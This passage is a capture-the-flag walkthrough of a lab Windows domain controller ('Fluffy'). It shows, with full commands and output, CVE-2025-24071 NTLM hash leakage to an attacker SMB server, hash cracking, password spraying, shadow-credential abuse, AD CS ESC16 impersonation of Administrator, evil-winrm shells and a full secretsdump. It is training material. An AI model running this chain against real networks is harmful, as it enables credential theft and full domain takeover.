CVE-2025-24071 stood out to me more, especially because one of the descriptions I read mentioned network shares. Because we have a read/write share we can access, that made the lightbulb go off. I browsed around and found a custom Metasploit module here: https://github.com/FOLKS-iwd/CVE-2025-24071-msfvenom
Because I have to run Metasploit’s smb capture module, I ran it as root.
sudo su
msfconsole

....

[msf](Jobs:0 Agents:0) >> loadpath /home/pegasustea/.msf4/modules/
Loaded 1 modules:
    1 auxiliary modules

use auxilary/server/ntlm_hash_leak
Because IT is the only share we can write to I theorized it is the right one to use here in the settings.
Module options (auxiliary/server/ntlm_hash_leak):

   Name          Current Setting       Required  Description
   ----          ---------------       --------  -----------
   ATTACKER_IP   10.10.14.30           yes       The IP address to which the SMB request will be sent
   FILENAME      exploit.zip           yes       The name of the ZIP file to create
   LIBRARY_NAME  malicious.library-ms  yes       The name of the .library-ms file
   SHARE_NAME    IT                    yes       The SMB share name to use in the .library-ms file
I ran the module and the malicious zip file was created.
[msf](Jobs:0 Agents:0) auxiliary(server/ntlm_hash_leak) >> run
[*] Malicious ZIP file created: exploit.zip
[*] Host the file and wait for the victim to extract it.
[*] Ensure you have an SMB capture server running to collect NTLM hashes.
[*] Auxiliary module execution completed
I ran the SMB capture module…
[msf](Jobs:0 Agents:0) auxiliary(server/capture/smb) >> run
[*] Auxiliary module running as background job 0.
[*] Server is running. Listening on 10.10.14.30:445
[*] Server started.
I used smbclient to move the malicious zip file to the IT share
└──╼ [★]$ smbclient \\\\10.10.11.69\\IT -U "j.fleischman" --password J0elTHEM4n1990!

smb: \> put /home/pegasustea/.msf4/modules/exploit.zip exploit.zip
putting file /home/pegasustea/.msf4/modules/exploit.zip as \exploit.zip (11.0 kb/s) (average 11.0 kb/s)
smb: \> ls
  .                                   D        0  Thu Aug 28 05:57:36 2025
  ..                                  D        0  Thu Aug 28 05:57:36 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 10:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 10:04:05 2025
  exploit.zip                         A      326  Thu Aug 28 05:57:36 2025
  KeePass-2.58                        D        0  Fri Apr 18 10:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 10:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 09:31:07 2025

		5842943 blocks of size 4096. 2237475 blocks available
After waiting a brief amount of time…
[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 10.10.11.69
[SMB] NTLMv2-SSP Username   : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash       : p.agila::FLUFFY:f0df988eaa045b9e:9d2fa7a289500b67117e497389ae4570:010100000000000080e3eca40a18dc01465625f06a66a138000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f00550050000700080080e3eca40a18dc01060004000200000008003000300000000000000001000000002000001c3f319ced08cf666a618db56cc9525adb4329be0e105d1461cd8aa23d39036f0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00330030000000000000000000
Using hashcat yielded a plaintext password
$ hashcat -m 5600 pagila /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

P.AGILA::FLUFFY:f0df988eaa045b9e:9d2fa7a289500b67117e497389ae4570:010100000000000080e3eca40a18dc01465625f06a66a138000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f00550050000700080080e3eca40a18dc01060004000200000008003000300000000000000001000000002000001c3f319ced08cf666a618db56cc9525adb4329be0e105d1461cd8aa23d39036f0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00330030000000000000000000:prometheusx-303

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
At this point, I had two credentials, so I decided to do a password spray with them to see if there was credential re-use anywhere.
$ nxc smb fluffy.htb -u /tmp/users.txt -p 'prometheusx-303'
SMB         10.10.11.69     445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.69     445    DC01             [-] fluffy.htb\krbtgt:prometheusx-303 STATUS_LOGON_FAILURE
SMB         10.10.11.69     445    DC01             [-] fluffy.htb\ca_svc:prometheusx-303 STATUS_LOGON_FAILURE
SMB         10.10.11.69     445    DC01             [-] fluffy.htb\ldap_svc:prometheusx-303 STATUS_LOGON_FAILURE
SMB         10.10.11.69     445    DC01             [+] fluffy.htb\p.agila:prometheusx-303

$ nxc smb fluffy.htb -u /tmp/users.txt -p 'J0elTHEM4n1990!'
SMB         10.10.11.69     445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.69     445    DC01             [-] fluffy.htb\krbtgt:J0elTHEM4n1990! STATUS_LOGON_FAILURE
SMB         10.10.11.69     445    DC01             [-] fluffy.htb\ca_svc:J0elTHEM4n1990! STATUS_LOGON_FAILURE
SMB         10.10.11.69     445    DC01             [-] fluffy.htb\ldap_svc:J0elTHEM4n1990! STATUS_LOGON_FAILURE
SMB         10.10.11.69     445    DC01             [-] fluffy.htb\p.agila:J0elTHEM4n1990! STATUS_LOGON_FAILURE
SMB         10.10.11.69     445    DC01             [-] fluffy.htb\winrm_svc:J0elTHEM4n1990! STATUS_LOGON_FAILURE
SMB         10.10.11.69     445    DC01             [-] fluffy.htb\j.coffey:J0elTHEM4n1990! STATUS_LOGON_FAILURE
SMB         10.10.11.69     445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
Bloodhound
Now, I decided to use bloodhound to gather some information and figure out a path forward from here.
$ bloodhound-python -dc dc01.fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' -c all -ns 10.10.11.69 -d fluffy.htb
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 03S

Some of the insights I discovered:
- The user P.AGILA@FLUFFY.HTB is a member of the group SERVICE ACCOUNT MANAGERS@FLUFFY.HTB.
- The members of the group SERVICE ACCOUNT MANAGERS@FLUFFY.HTB have GenericAll privileges to the group SERVICE ACCOUNTS@FLUFFY.HTB.
- The members of the group SERVICE ACCOUNTS@FLUFFY.HTB have generic write access to the user WINRM_SVC@FLUFFY.HTB.
- The user WINRM_SVC@FLUFFY.HTB has the capability to create a PSRemote Connection with the computer DC01.FLUFFY.HTB.
GenericAll abuse
I decide to target winrm_svc to get a remote login via winrm and likely user.txt. I added p.agila to the service accounts group.
$net rpc group addmem "Service Accounts" "p.agila" -U "FLUFFY"/"p.agila"%"prometheusx-303" -S "dc01.fluffy.htb"Confirmed…
$ net rpc group members "Service Accounts" -U "FLUFFY"/"p.agila"%"prometheusx-303" -S "dc01.fluffy.htb"
FLUFFY\ca_svc
FLUFFY\ldap_svc
FLUFFY\p.agila
FLUFFY\winrm_svc
GenericWrite abuse / Shadow Credentials – winrm_svc
I now use pywhisker.py to planting your own certificate into another account’s msDS-KeyCredentialLink attribute in Active Directory
$ python3 pywhisker/pywhisker.py -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" --target winrm_svc --action add
[*] Searching for the target account
[*] Target user found: CN=winrm service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 39178640-109c-56df-1d7e-d167ea011eed
[*] Updating the msDS-KeyCredentialLink attribute of winrm_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: fj5G1pNj.pfx
[+] PFX exportiert nach: fj5G1pNj.pfx
[i] Passwort für PFX: RdysAKWeJG4TSltAdzE8
[+] Saved PFX (#PKCS12) certificate & key at path: fj5G1pNj.pfx
[*] Must be used with password: RdysAKWeJG4TSltAdzE8
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Now I use gettgtpkinit.py to authenticate as the winrm_svc account using PKINIT
$ python3 gettgtpkinit.py fluffy.htb/winrm_svc -cert-pfx /tmp/pywhisker/fj5G1pNj.pfx -pfx-pass RdysAKWeJG4TSltAdzE8 test.ccache
2025-08-28 06:52:56,498 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-08-28 06:52:56,521 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-08-28 06:53:06,495 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-08-28 06:53:06,495 minikerberos INFO     5166a8539cce918aaa565510cc4b1fb20f95936771fd37a6c168c3f631dc47a1
INFO:minikerberos:5166a8539cce918aaa565510cc4b1fb20f95936771fd37a6c168c3f631dc47a1
2025-08-28 06:53:06,497 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
Finally, getnthash.py to revrieve an NT hash as the winrm_svc account
$python3 getnthash.py fluffy.htb/winrm_svc -key 5166a8539cce918aaa565510cc4b1fb20f95936771fd37a6c168c3f631dc47a1
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
33bd09dcd697600edf6b3a7af4875767
It is now possible to use evil-winrm to get a remote session on the DC as winrm_svc and retrieve user.txt
$ evil-winrm -i 10.10.11.69 -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> ls
*Evil-WinRM* PS C:\Users\winrm_svc> cd Desktop
*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> ls


    Directory: C:\Users\winrm_svc\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        8/28/2025  12:49 AM             34 user.txt


*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> cat user.txt
3d4f931f86b11bbacc721033c2ced69a
Path to root.txt
GenericWrite abuse / Shadow Credentials – ca_svc
When thinking about a path to root.txt, I recalled that we saw evidence (user account and group names) that suggested certificate services were in play. I decided to abuse the same writes we used to get access to winrm_svc to get the hash for ca_svc to run certipy with.
Start with pywhisker.py
$ python3 pywhisker/pywhisker.py -d "10.10.11.69" -u "winrm_svc" -H "33bd09dcd697600edf6b3a7af4875767" --target ca_svc --action add
[*] Searching for the target account
[*] Target user found: CN=certificate authority
service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 16a36737-cf14-f1a4-8891-be96a0c3f4c5
[*] Updating the msDS-KeyCredentialLink attribute of ca_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: EUUhyqWH.pfx
[+] PFX exportiert nach: EUUhyqWH.pfx
[i] Passwort für PFX: tH8TtwFFwvNBZV6s856i
[+] Saved PFX (#PKCS12) certificate & key at path: EUUhyqWH.pfx
[*] Must be used with password: tH8TtwFFwvNBZV6s856i
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Now use gettgtpkinit.py
$ python3 gettgtpkinit.py fluffy.htb/ca_svc -cert-pfx /tmp/pywhisker/EUUhyqWH.pfx -pfx-pass tH8TtwFFwvNBZV6s856i test.ccache
2025-08-28 22:32:56,510 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-08-28 22:32:56,534 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-08-28 22:33:06,248 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-08-28 22:33:06,249 minikerberos INFO     6761ca6cad69169620b91f39b2cd7811c3f77828bbcd0787c89610aebb632f0c
INFO:minikerberos:6761ca6cad69169620b91f39b2cd7811c3f77828bbcd0787c89610aebb632f0c
2025-08-28 22:33:06,251 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
Now use getnthash.py
$ python3 getnthash.py fluffy.htb/ca_svc -key 6761ca6cad69169620b91f39b2cd7811c3f77828bbcd0787c89610aebb632f0c
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
ca0f4f9e9eb8a092addf53bb03fc98c8
certipy
I ended up having issues using certipy.py – I had to instead use certipy-ad from Kali’s package manager to get this to work.
└─$ certipy-ad find -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -vulnerable -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
Here we can see ESC16 is a vulnerability that comes back.
ADCS exploitation – ESC16
When looking into this, I found this article that I referenced: https://medium.com/@muneebnawaz3849/ad-cs-esc16-misconfiguration-and-exploitation-9264e022a8c6
View account attributes for ca_svc prior to doing anything:
$ certipy-ad account -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.10.11.69 -user 'ca_svc' read
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_svc':
    cn                                  : certificate authority service
    distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                                : certificate authority service
    objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName                      : ca_svc
    servicePrincipalName                : ADCS/ca.fluffy.htb
    userPrincipalName                   : ca_svc@fluffy.htb
    userAccountControl                  : 66048
    whenCreated                         : 2025-04-17T16:07:50+00:00
    whenChanged                         : 2025-08-29T03:50:57+00:00
Update the userPrincipalName on ca_svc to impersonate Administrator
$ certipy-ad account -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.10.11.69 -upn 'administrator' -user 'ca_svc' update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
We can now request certificates for Administrator
$ certipy-ad req -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.10.11.69 -target 'DC01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Now we can revert the UPN change to ca_svc
$ certipy-ad account -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.10.11.69 -upn 'ca_svc@fluffy.htb' -user 'ca_svc' update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
Authenticate with the stolen certificate
$ certipy-ad auth -pfx administrator.pfx -username 'administrator' -domain 'fluffy.htb' -dc-ip 10.10.11.69
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
Use evil-winrm to open up a remote session…
$ evil-winrm -i 10.10.11.69 -u administrator -H '8da83a3fa618b6e3a00e93f676c92a6e'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fluffy\administrator

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
c60438c8a32802430b8edfcf48cf119e
And now we are Administrator and can do all the fun things we want. Like running secretsdump.
$ impacket-secretsdump FLUFFY/Administrator@10.10.11.69 -hashes :8da83a3fa618b6e3a00e93f676c92a6e -use-vss
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xffa5608d6bd2811aaabfd47fbc3d1c37
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
FLUFFY\DC01$:aes256-cts-hmac-sha1-96:34b5e3f67441a6c19509cb966b9e5392e48257ff5058e7a22a4282fe822a5751
FLUFFY\DC01$:aes128-cts-hmac-sha1-96:19a1dd430a92c3568f04814342d8e486
FLUFFY\DC01$:des-cbc-md5:ec13a85edf688a85
FLUFFY\DC01$:plain_password_hex:c051a2b56dd8422b09fcc441e1bfaf0a5f0fe659a1634184e7dd6849da03747cad2050bd71e55da3e979245cb872106b52367ac876380294db669d308655c9f8f72b71ea10b4cc90199e1a059645dad4e77b3b982de60b7a59af8d4261b0077be1890caf3aa7e6290dcbc0c443f81bc6124cdef4e26472b3a5c8bcd8fc666b876709496e61a026559328d19db45819e69695bbafda526692513d2457e98de68b9473b08ed96e1d50b06dc53c6e58a595feebd6568a2a75811a5456336f40ede98c2996a0360a618d492e112a905235641126ad3234d68a920c0cd9439b4bd7203d28a1ad4d2ebdbe484d47836735b4cb
FLUFFY\DC01$:aad3b435b51404eeaad3b435b51404ee:7a9950c26fe9c3cbfe5b9ceaa21c9bfd:::
[*] DefaultPassword
p.agila:prometheusx-303
[*] DPAPI_SYSTEM
dpapi_machinekey:0x50f64bc1be95364da6cc33deca194d9b827c4846
dpapi_userkey:0xe410025a604608d81064e274f6eb46cba458ebd5
[*] NL$KM
 0000   0B 4A EC B4 04 86 59 99  A3 11 64 45 1D F8 EF E0   .J....Y...dE....
 0010   74 E0 BB 5A 07 EA AD B9  63 4D AB 03 B5 0F 69 3D   t..Z....cM....i=
 0020   C5 C2 F8 4E F0 EC EC B6  28 A2 59 AB BA 2B F0 A2   ...N....(.Y..+..
 0030   57 89 D1 62 FA 69 04 2A  31 57 54 5A FB B0 2A 18   W..b.i.*1WTZ..*.
NL$KM:0b4aecb404865999a31164451df8efe074e0bb5a07eaadb9634dab03b50f693dc5c2f84ef0ececb628a259abba2bf0a25789d162fa69042a3157545afbb02a18
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy. This might take some time
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 8ca25a3f676741c63bb944b06ded3893
[*] Reading and decrypting hashes from \\10.10.11.69\ADMIN$\Temp\ApxBUCsN.tmp
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:7a9950c26fe9c3cbfe5b9ceaa21c9bfd:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9c3442d41139f13bd02f0695d56362b9:::
fluffy.htb\ca_svc:1103:aad3b435b51404eeaad3b435b51404ee:ca0f4f9e9eb8a092addf53bb03fc98c8:::
fluffy.htb\ldap_svc:1104:aad3b435b51404eeaad3b435b51404ee:22151d74ba3de931a352cba1f9393a37:::
fluffy.htb\p.agila:1601:aad3b435b51404eeaad3b435b51404ee:a51fede5012110e9a65bd3f470513867:::
fluffy.htb\winrm_svc:1603:aad3b435b51404eeaad3b435b51404ee:33bd09dcd697600edf6b3a7af4875767:::
fluffy.htb\j.coffey:1605:aad3b435b51404eeaad3b435b51404ee:dff933046fa0943ac993d35a054235e3:::
fluffy.htb\j.fleischman:1606:aad3b435b51404eeaad3b435b51404ee:10842ead8d1d060a2de1394e4b2ea460:::
[*] Kerberos keys from \\10.10.11.69\ADMIN$\Temp\ApxBUCsN.tmp
Administrator:aes256-cts-hmac-sha1-96:d79b7fb71c2fc3c913fb59a3ac7c19c16c6637783c2a3bafe87723e90e99d2d2
Administrator:aes128-cts-hmac-sha1-96:72330cfd187d8ced05afda3d9a9fefea
Administrator:des-cbc-md5:403ec8b9e6b0d031
DC01$:aes256-cts-hmac-sha1-96:34b5e3f67441a6c19509cb966b9e5392e48257ff5058e7a22a4282fe822a5751
DC01$:aes128-cts-hmac-sha1-96:19a1dd430a92c3568f04814342d8e486
DC01$:des-cbc-md5:b94a2fb0ef98614a
krbtgt:aes256-cts-hmac-sha1-96:bce1e1f6f529302071ea37bafc49764526db568a7808a0ed55313eeb86dce183
krbtgt:aes128-cts-hmac-sha1-96:c85fbebccd28b736047f75a96714374b
krbtgt:des-cbc-md5:b558703707f27a62
fluffy.htb\ca_svc:aes256-cts-hmac-sha1-96:8dad02a4db02f3ffb213195a04743c404aed41c128b2953160c4cbe04d71c51b
fluffy.htb\ca_svc:aes128-cts-hmac-sha1-96:0ea0cae5076362a19f909b53d96217eb
fluffy.htb\ca_svc:des-cbc-md5:89c8f802b6dcd3a1
fluffy.htb\ldap_svc:aes256-cts-hmac-sha1-96:f6bf787afe770c155767769caf708f9a38a877da0bf5a248b7f35eacec44395c
fluffy.htb\ldap_svc:aes128-cts-hmac-sha1-96:192716f566e02696ff9bb68eb7b31635
fluffy.htb\ldap_svc:des-cbc-md5:07b93b58ba3b6b58
fluffy.htb\p.agila:aes256-cts-hmac-sha1-96:d406a2be082d99748731aa06db12082be1ba82b785e9034b4c8c9bbee6ea9c81
fluffy.htb\p.agila:aes128-cts-hmac-sha1-96:3432d6e28d562b56b79724e8dd140902
fluffy.htb\p.agila:des-cbc-md5:94974cb649986192
fluffy.htb\winrm_svc:aes256-cts-hmac-sha1-96:d39116a2e57c08e6a11efd0d8bb095057757cbe33ef8071b5a2941ae7ffd6361
fluffy.htb\winrm_svc:aes128-cts-hmac-sha1-96:49f7be01bda911e219aa563d2b8b6c2b
fluffy.htb\winrm_svc:des-cbc-md5:5d7320d6866162bf
fluffy.htb\j.coffey:aes256-cts-hmac-sha1-96:6a75e552c557c6d62998edc7886e71a6c00194fffe5a745551bda945afce7bcc
fluffy.htb\j.coffey:aes128-cts-hmac-sha1-96:4ce6fb38d69657c43b83f77cfa57bbde
fluffy.htb\j.coffey:des-cbc-md5:83b685084f34ea04
fluffy.htb\j.fleischman:aes256-cts-hmac-sha1-96:e63c60e41f7f45687527fb9042d668272b7695c6478d3fa11f4c729fa7349b6b
fluffy.htb\j.fleischman:aes128-cts-hmac-sha1-96:dc9450b2c85e8c35f2be9e9fb9b2bbe1
fluffy.htb\j.fleischman:des-cbc-md5:760e31b00d20cd9e
[*] Cleaning up...